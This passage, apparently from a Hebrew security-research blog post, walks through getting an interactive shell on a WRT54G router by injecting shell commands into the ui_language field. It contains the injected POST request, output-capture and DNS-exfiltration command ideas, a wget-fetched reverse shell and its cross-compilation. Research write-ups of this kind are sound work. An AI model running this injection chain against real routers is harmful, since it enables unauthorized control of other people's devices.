5 Authorization: Basic YWRtaW46d2FkZHVw
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.169.1.1
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://192.169.1.1/apply.cgi
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16 submit_button=index&change_action=gozila_cgi&submit_type=language&action=&now_proto=dhcp&daylight_time=0&lan_ipaddr=4&wait_time=0&need_reboot=0
&ui_language=%3Bping%20-c%204%20192.169.1.100%3B&wan_proto=dhcp&router_name=WRT54G&wan_hostname=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192
&lan_ipaddr_1=169&lan_ipaddr_2=1&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=50&dhcp_lease=0
&wan_dns=4&wan_dns0_0=0&wan_dns0_1=0&wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wan_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0
&wan_dns2_2=0&wan_dns2_3=0&wan_wins=4&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-08+1+1&_daylight_time=1
```

שלב שני - בקשת עדכון קושחה:

שלב שלישי:



Blind Code Execution

יש! הצלחנו להריץ קוד! אני יכול רק להניח שהמפתחים לא חשבו שזה פגיע ל-Shell Injection בגלל שהדרך בה משנים את השפה היא על ידי בחירה מרשימה קבועה ולא על ידי טקסט-חופשי המוזן על ידי הלקוח.

Interactive Shell

אף על פי שהרצת פקודות על הנתב זה נהדר, אני עדיין נתון במצב של היעדר Shell אינטרקטיבי, שזוהי מטרתי האמיתית. על מנת להתמודד עם זה, אני צריך להעלות Reverse Shell לנתב. אם כך, כיצד אוכל להעלות קבצים? במקור חשבתי על לעשות זאת בשיטה כזו:

```
echo {revshell_bytes} > revshell
```

אך נזכרתי כי אינני יכול לעשות זאת בשל הגבלת הגודל ב-snprintf:

```
// Copies up to 0x40 bytes.
snprintf(acStack88,0x40,"cp /www/%s_lang_pack/captmp.js /tmp/.",puVar1);
system(acStack88);


In : 0x40 - len('cp /www/')
Out: 56 (0x38)
```


על סמך חישוב פשוט, ניתן להסיק כי אנו מוגבלים לכ-56 בתים בפקודה, כאשר שניים מהם הם ';' - אחד בהתחלה ואחד בסוף, אז בפועל נותרנו עם כ-54 בתים.

להעלות את הקובץ בחלקים עם "echo {chunk} >> revshell" יקח יותר מדי זמן ובכל אופן זה לא פתרון אידיאלי ועל כן לא רציתי ללכת בכיוון הזה וחיפשתי דרכים אחרות. בנקודה הזאת בזמן, הבנתי שעל הנתב יש את התוכנה wget. קימפלתי Reverse Shell והרמתי שרת HTTP על מנת שאוכל למשוך אותו מהנתב.

בשלב הזה כבר ביצעתי אוטומציה לשינוי ה-ui_language לפקודה בשילוב עם שליחת עדכון קושחה על מנת להריץ פקודת Shell. במידה והכל עובד כראוי, בקשת עדכון הקושחה צריכה להיתקע (Block) מכיוון שעכשיו האתר מריץ את ה-Reverse Shell ולכן מונע מהבקשה לחזור.

צעדים:

1. העלאת ה-Reverse Shell על ידי שימוש ב-wget.
2. הפיכת הקובץ לניתן להרצה (Executable).
3. הרצה.




Reverse Shell Upload

ניתן להכריע שהנתב אכן ניסה להוריד את הבינארי משרת ה-HTTP מכיוון שקיבלנו את הבקשה. אך למרבה הצער, הרצת עדכון הקושחה שאמור לפתוח לנו Shell חוזר באופן מיידי, בנוסף לכך ניתן לראות ששליחת דברים לצד-בית של ה-Reverse Shell לא עושה כלום.

על מנת לבסס האם הקובץ הועלה בהצלחה, השתמשתי באופרטור - AND (&&).

```
cat /tmp/X && ping -c 1 192.169.1.100
```

במידה והקובץ קיים, אקבל פקטת ICMP בצד שלי, אחרת, לא אקבל:



אך בהחלט קיבלתי. אם כך, מה קורה כאן? מדוע זה לא עובד?

רציתי שתהיה לי את היכולת לקבל את הפלט מפקודות ה-Shell אשר אני מריץ על מנת להקל על תהליך הדיבוג. חשבתי על מספר דרכים לעשות זאת.

1. להעלות קובץ ASP זדוני, Web Shell, ולהריץ את הפקודות ולקבל את הפלט דרכו.
2. לחפש קבצים שהתוכן שלהם מוצג בממשק האתר ולכתוב את הפלט שלי אליהם.
3. להגדיר את עצמי כשרת ה-DNS של הנתב ולגרום לו להוציא בקשות DNS עם פלט הפקודה מוכל בתוכן. למשל, על ידי הרצת:

```
nslookup $(echo hello).fake.domain
```


ולאחר מכן לראות את בקשת הריזלוב עבור hello.fake.domain. העדפתי להימנע משיטה זו מכיוון שהיא כרוכה בהרבה עבודה שחורה על מנת לממש אותה.

התחלתי בניסיון להעלות Web Shell לתיקיית ה-www אשר אחראית על האתר של הנתב.

כאשר גלשתי אליו, השרת השיב עם "404 Not Found". הסקתי מכך כי השרת מתאמת על נתיבים קבועים מראש כמו /Ping.asp, ושאינו פשוט מחפש עבור הקבצים תחת www.

בהמשך לקו המחשבה הזה, ניסיתי לדרוס עמוד קיים בתקווה שיחזור אליי העמוד הזדוני שלי. הופתעתי לגלות כי אף על פי שדרסתי את העמוד המקורי במערכת הקבצים, עדיין הוא זה שהוגש לי ולא העמוד שלי. נראה שהשרת שומר בזיכרון את העמודים שלו כאשר httpd נטען ולא מתחשב בעמודים שבמערכת הקבצים למעט בעלייה של המכשיר.

לאחר מכן נזכרתי בממשק ה-Ping. הפלט שמופיע בממשק ה-Ping זהה לזה שמופעל בהרצת הפקודה ping. נשמע סביר שהפלט נכתב לקובץ וששרת ה-Web קורא מאותו הקובץ את הפלט. פתחתי את ה-Disassembler וחיפשתי עבור מחרוזות המכילות "/" אשר מעידות על נתיבי קבצים, ואת המחרוזת "ping":




מצאתי את /tmp/ping.log, זה מוכרח להיות זה! בוא נבחן את זה:

```
In [1]: r = Router('192.169.1.1', ('admin', 'waddup'))
```

```
In [2]: r._run_shell_cmd('ps', with_output=True)
[*] Running: ;ps>/tmp/ping.log 2>&1;
[*] Issuing a firmware upgrade.
```

מדהים! עכשיו ניתן לראות את הפלט שחוזר מהפקודות שלנו. אפילו ניתן לראות את עצמנו, PID 540:



הדבר הבא שעשיתי היה להריץ ls /tmp על מנת לוודא שה-Reverse Shell נמצא שם ושהוא אכן Executable:

```
drwxr-xr-x 1 0 0 0 Jan 1 2000 var
lrwxrwxrwx 1 0 0 8 Jan 1 00:00 ldhclnt -> /sbin/rc
drwx------ 1 0 0 0 Jan 1 00:00 cron.d
-rw-r--r-- 1 0 0 8 Jan 1 01:22 action
-rw-r--r-- 1 0 0 36 Jan 1 00:00 crontab
-rw-r--r-- 1 0 0 88 Jan 1 02:33 udhcpd.leases
-rw-r--r-- 1 0 0 287 Jan 1 00:00 udhcpd.conf
-rw-r--r-- 1 0 0 40 Jan 1 00:00 nas.lan.conf
-rw-r--r-- 1 0 0 27 Jan 1 00:00 ses.log
lrwxrwxrwx 1 0 0 8 Jan 1 00:00 udhcpc -> /sbin/rc
-rw-r--r-- 1 0 0 33 Jan 1 00:00 nas.wan.conf
-rw-r--r-- 1 0 0 1 Jan 1 00:00 udhcpc.expires
-rw-r--r-- 1 0 0 1.7k Jan 1 00:00 .ipt
-rw-r--r-- 1 0 0 20 Jan 1 00:00 .out_rule
-rw-r--r-- 1 0 0 3.0k Jan 1 02:33 Success_u_s.asp
-rw-r--r-- 1 0 0 1.5k Jan 1 02:33 Fail_u_s.asp
-rwxr-xr-x 1 0 0 0 Jan 1 00:09 X
-rw-r--r-- 1 0 0 0 Jan 1 01:22 ping.log
drwxr-xr-x 1 503 503 76 Feb 8 2012 ..
drwxr-xr-x 1 0 0 0 Jan 1 2000 .
```

והוא אכן היה. ניסיתי להריץ אותו וקיבלתי בחזרה SIGSEGV ב-ping.log. נראה שנכשלתי לקמפל את הבינארי עבור הנתב.

קומפליציה

חשוב לי לציין כי רציתי להיות מסוגל לקמפל ולהריץ **תוכנה משלי**. זוהי הסיבה שבגללה לא ניסיתי להטיל Reverse Shell על ידי שימוש ב-bash, nc, python, perl וכו'. אף על פי שגם אם הייתי רוצה, אף אחד מן הדברים האלו לא נמצא על הנתב.

לאורך התהליך, למדתי של-MIPS, ארכיטקטורת המעבד אשר הנתב מריץ, יש המון וריאציות שונות ושקימפול תוכנה עבור הרכיב הספציפי הזה עלול להיות אתגר גדול משחשבתי.


כאשר ניגשתי לקמפל את revshell.c, חשבתי שכל מה שיהיה עליי לעשות הוא להריץ gcc עבור MIPS וזהו, אך טעיתי בגדול. ניסיתי להעביר ארגומנטים שונים ל-Compiler בתקווה שאחד מהם יפתור לי את הבעיה ויצליח לרוץ על הנתב מבלי לקרוס, ואף ניסיתי להשתמש במספר Compilers שונים, אך אף אחד מהם לא הביא את הישועה. בנוסף, ניסיתי להריץ קוד אסמבלי של MIPS.

לבסוף, גיליתי כי הספק של הנתב פרסם "Toolchain" אשר מכיל אוסף של כלים רלוונטיים לעבודה עם הרכיב, וביניהם ה-Compiler שהשתמשו בו על מנת לבנות תוכנות עבורו.


```
$ /opt/brcm/hndtools-mipsel-linux/bin/mipsel-linux-gcc -s -static
revshell.c -o revshell
$ file revshell
revshell: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV),
statically linked, for GNU/Linux 2.2.15, stripped
```

נתנסה ונראה האם שימוש ב-Toolchain יצליח לרוץ על הנתב בהצלחה

פתיחת Shell על הנתב:



כאשר ה-Shell נסגר, הבקשה חזרה:



Interactive Shell

המשימה הושלמה! Shell אינטראקטיבי מלא!

סיכום

ניגשתי למחקר עם יעד ברור - הרצת קוד.

מלכתחילה, ידעתי שאסור לי להתפזר יתר על המידה או לשאוף להבין את כלל המנגנונים ברכיב, וכי הדבר הנכון לעשות הוא לסווג לצירי מחקר רלוונטים להשגת המטרה. השתדלתי לחשוב בצורה יצירתית ותמיד לחפש דרכים להגדיל את אחיזתי ושליטתי ברכיב צעד אחר צעד, למשל על ידי השגת הפלט של הפקודות או שימוש ב-&& על מנת לבסס את הצלחתן של פעולותיי. הפנמתי שלא צריך לתת יותר מדי קרדיט למפתחים ושמוטב להיצמד לפשטות כי בסוף תופתע לגלות שהחולשה היא בכלל בהליך שינוי השפה.

תודה על הקריאה.

ה-Repository של התקיפה נמצא כאן.

Website: elongl.github.io

Email: elongliks@gmail.com

Twitter: elongli

Github: elongl